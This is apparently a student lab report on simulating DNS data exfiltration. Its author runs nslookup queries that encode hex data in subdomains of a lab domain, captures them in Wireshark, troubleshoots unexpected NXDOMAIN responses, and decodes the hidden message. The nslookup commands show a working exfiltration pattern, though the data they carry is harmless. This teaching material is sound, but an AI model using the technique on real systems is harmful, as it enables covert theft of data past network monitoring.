Lab *04* – Ghost in the Machine

David Murillo Santiago
Professor Pugh
IS-3513
16 November 2023

Lab *04* – Ghost in the Machine

David Murillo Santiago
Professor Pugh
IS-3513
16 November 2023


Introduction

In this lab, I will attempt data exfiltration through DNS queries. I will execute specific DNS queries to simulate potential cyber threats, capture the transmitted data using Wireshark for real-time analysis, and uncover a "secret message" within the results.

Process

Step *1: Open Wireshark*

To begin, I launched Kali Linux virtual computer, opened Wireshark, and began a packet capture.



I opened Wireshark and began capturing packets.

Step *2: Nslookup*

Next, I opened the command prompt and used the nslookup command. Nslookup is a command used for querying DNS. I used the tool to simulate a DNS query, whose response I will analyze.

Using the nslookup command, I entered: `nslookup -type=A 776520617265207370697269747320696e20746865206d6174657269616c.0.hggy h0.txt.4fba2f4cb5.dnsidkfa.com`.

I queried the instruction provided address to simulate a hacker attempting to exfiltrate data through DNS queries. The response I received from the command indicated 'not found.' This was unexpected as the lab instructions require that it respond with a ‘SERVFAIL.’ I will attempt the next address before I troubleshoot this issue.


Next, I used nslookup again to enter a different instruction provided address.

I entered the following into the command prompt: nslookup -type=A 20776f726c64.1.hggyh0.txt.4fba2f4cb5.dnsidkfa.com.

This resulted in an ‘NXDOMAIN’ response, indicating that the domain does not exist. Although I entered the exact command and address provided in the lab instructions, the machine did not respond accordingly. Rather than return ‘SERVFAIL’ DNS response packets, the machine returned ‘NXDOMAIN’ and ‘not found’ responses.


Screenshot of the expected response based on the lab instructions. Both addresses returned ‘SERVFAIL.’

I then re-entered the commands, double-checking that they were spelled correctly.



I carefully pasted both commands but received the same response.

Next, I wanted to verify that the issues were not with my machine. I chose to test this by entering the same commands onto my host machine. Before exiting my virtual machine, I saved the packet capture.



I saved my packet capture and named it 'pcap1.pcapng.'

To verify my results, I entered the same addresses onto the terminal on my host machine.


```
davidmurillo — -zsh — 80×24
Last login: Tue Nov 14 19:21:44 on ttys001
davidmurillo@Davids-MBP ~ % nslookup -type=A 776520617265207370697269747320696e2]
0746865206d6174657269616c.0.hggy h0.txt.4fba2f4cb5.dnsidkfa.com
nslookup: couldn't get address for 'h0.txt.4fba2f4cb5.dnsidkfa.com': not found
davidmurillo@Davids-MBP ~ % nslookup -type=A 20776f726c64.1.hggyh0.txt.4fba2f4cb]
5.dnsidkfa.com
Server:         2600:1700:1474:5300::1
Address:        2600:1700:1474:5300::1#53

** server can't find 20776f726c64.1.hggyh0.txt.4fba2f4cb5.dnsidkfa.com: NXDOMAIN

davidmurillo@Davids-MBP ~ %
```

After entering the same addresses using nslookup, I received the same results. 'Not found' for the first address and 'NXDOMAIN' for the second address.

Because I received the same results as my virtual machine, I was unable to determine why the responses were different.

Next, I did some research to better understand the root cause of the issue. I read Bluecat's article 'The top four DNS response codes and what they mean' https://bluecatnetworks.com/blog/the-top-four-dns-response-codes-and-what-they-mean/. Based on the information in this article 'NXDOMAIN' and 'no such name' are errors which reflect the absence of the specified domain names from the DNS system. 'SERVFAIL,' on the other hand, indicates that the DNS failed because an answer cannot be given. Essentially, it is saying that it cannot respond to your query.

Next, I sent my issue onto GroupMe and was helped by Ben. Ben stated that he had successfully completed the lab and he sent a screenshot of the response he received on the terminal.




Screenshot of Ben assisting me on GroupMe.

Ben also received a 'no such name' response but was still able to complete the lab. Therefore, I decided to continue.

Step *3: Packet Analysis*


Next, I opened the packet capture, filtered for DNS packets, and found the DNS query for the first address.




dns

No.	Time	Source	Destination	Protocol	Length	Info
117	3.727278	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	97	Standard query 0x9e24 A heapanalytics.com
118	3.727578	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	97	Standard query 0xc519 HTTPS heapanalytics.com
121	3.785705	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	97	Standard query response 0x4940 AAAA heapanalytics.com
122	3.802445	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	225	Standard query response 0x9e24 A heapanalytics.com A 34.
123	3.802445	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	181	Standard query response 0xc519 HTTPS heapanalytics.com S
137	4.699306	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	116	Standard query 0x8250 AAAA functional.events.data.micros
138	4.699651	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	116	Standard query 0x33a7 A functional.events.data.microsoft
139	4.700051	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	116	Standard query 0x9fa6 HTTPS functional.events.data.micro
143	4.711320	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	288	Standard query response 0x8250 AAAA functional.events.da
144	4.712370	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	243	Standard query response 0x33a7 A functional.events.data.
145	4.712475	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	288	Standard query response 0x9fa6 HTTPS functional.events.d
254	10.846848	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	160	Standard query 0x0006 A 77652061726520737069726974732069
255	10.880841	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	160	Standard query response 0x0006 No such name A 7765206172
256	10.881118	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	147	Standard query 0x0007 A 77652061726520737069726974732069
257	10.943456	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	163	Standard query response 0x0007 A 7765206172652073706972 6
449	24.291864	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	142	Standard query 0x0008 A 20776f726c64.1.hggyh0.txt.4fba2f
450	24.297083	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	142	Standard query response 0x0008 No such name A 20776f726c
451	24.297368	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	129	Standard query 0x0009 A 20776f726c64.1.hggyh0.txt.4fba2f
452	24.302802	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	129	Standard query response 0x0009 No such name A 20776f726c
643	36.553430	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	91	Standard query 0x7381 A api.msn.com
644	36.553878	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	91	Standard query 0x1bf0 AAAA api.msn.com
645	36.565422	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	166	Standard query response 0x7381 A api.msn.com CNAME api-m
646	36.565422	2600:1700:1474:5300…	2600:1700:1474:5300…	DNS	207	Standard query response 0x1bf0 AAAA api.msn.com CNAME ap


Screenshot of the DNS packets that were captured.




Here is the first DNS packet query.




Next, I saved the query as printable text and pasted it onto a text file.




On the terminal, I used the 'nano' command to create a text file which I named 'DNS1.txt.'




Next, I pasted the text human-readable text onto the text file.




Next, I removed the text in the file all the way until '776520.'




Next, I deleted the text after '69616c.'




Next, I saved the text file and analyzed the next DNS packet on Wireshark.




Next, I saved the query as printable text.




Next, I created a text file named 'DNS2.txt' and pasted the text I saved.




Next, I deleted all text before '20776f.'



Next, I removed all text after '726c64.'




Next, I used the cat command to concatenate the two text files into a new text file named 'DNS3.txt.'



Screenshot of the resulting concatenation.

Next, I copied the concatenated text, and I found a Hex to ASCII convertor website. I chose RapidTable's website 'Hex to ASCII Text String Converter' https://www.rapidtables.com/convert/number/hex-to-ascii.html.



When I converted the hex characters into ASCII, I decoded the text and found that it says, "we are spirits in the material world."

LIMITATIONS/CONCLUSION


In this lab, I used DNS packets to simulate potential cyber threats, executing specific queries to explore and understand data exfiltration techniques. The analysis of these DNS packets, captured in real-time

using Wireshark, allowed me to uncover a concealed "secret message," providing valuable insights into the vulnerabilities and risks associated with DNS-based communication in cybersecurity.

References

Bluecat: ‘The top four DNS response codes and what they mean’ https://bluecatnetworks.com/blog/the-top-four-dns-response-codes-and-what-they-mean/

I used this article to troubleshoot my DNS repone issue. By understanding the difference between ‘NXDOMAIN’ and ‘SERVFAIL,’ I was able to better understand my issue.

Ben: GroupMe 

Ben helped me understand that everyone was getting the same ‘no such name’ type response, and yet were still able to complete the lab.

RapidTable: ‘Hex to ASCII Text String Converter’ https://www.rapidtables.com/convert/number/hex-to-ascii.html

I used this website to convert the encoded Hex characters into the human-readable ASCII text.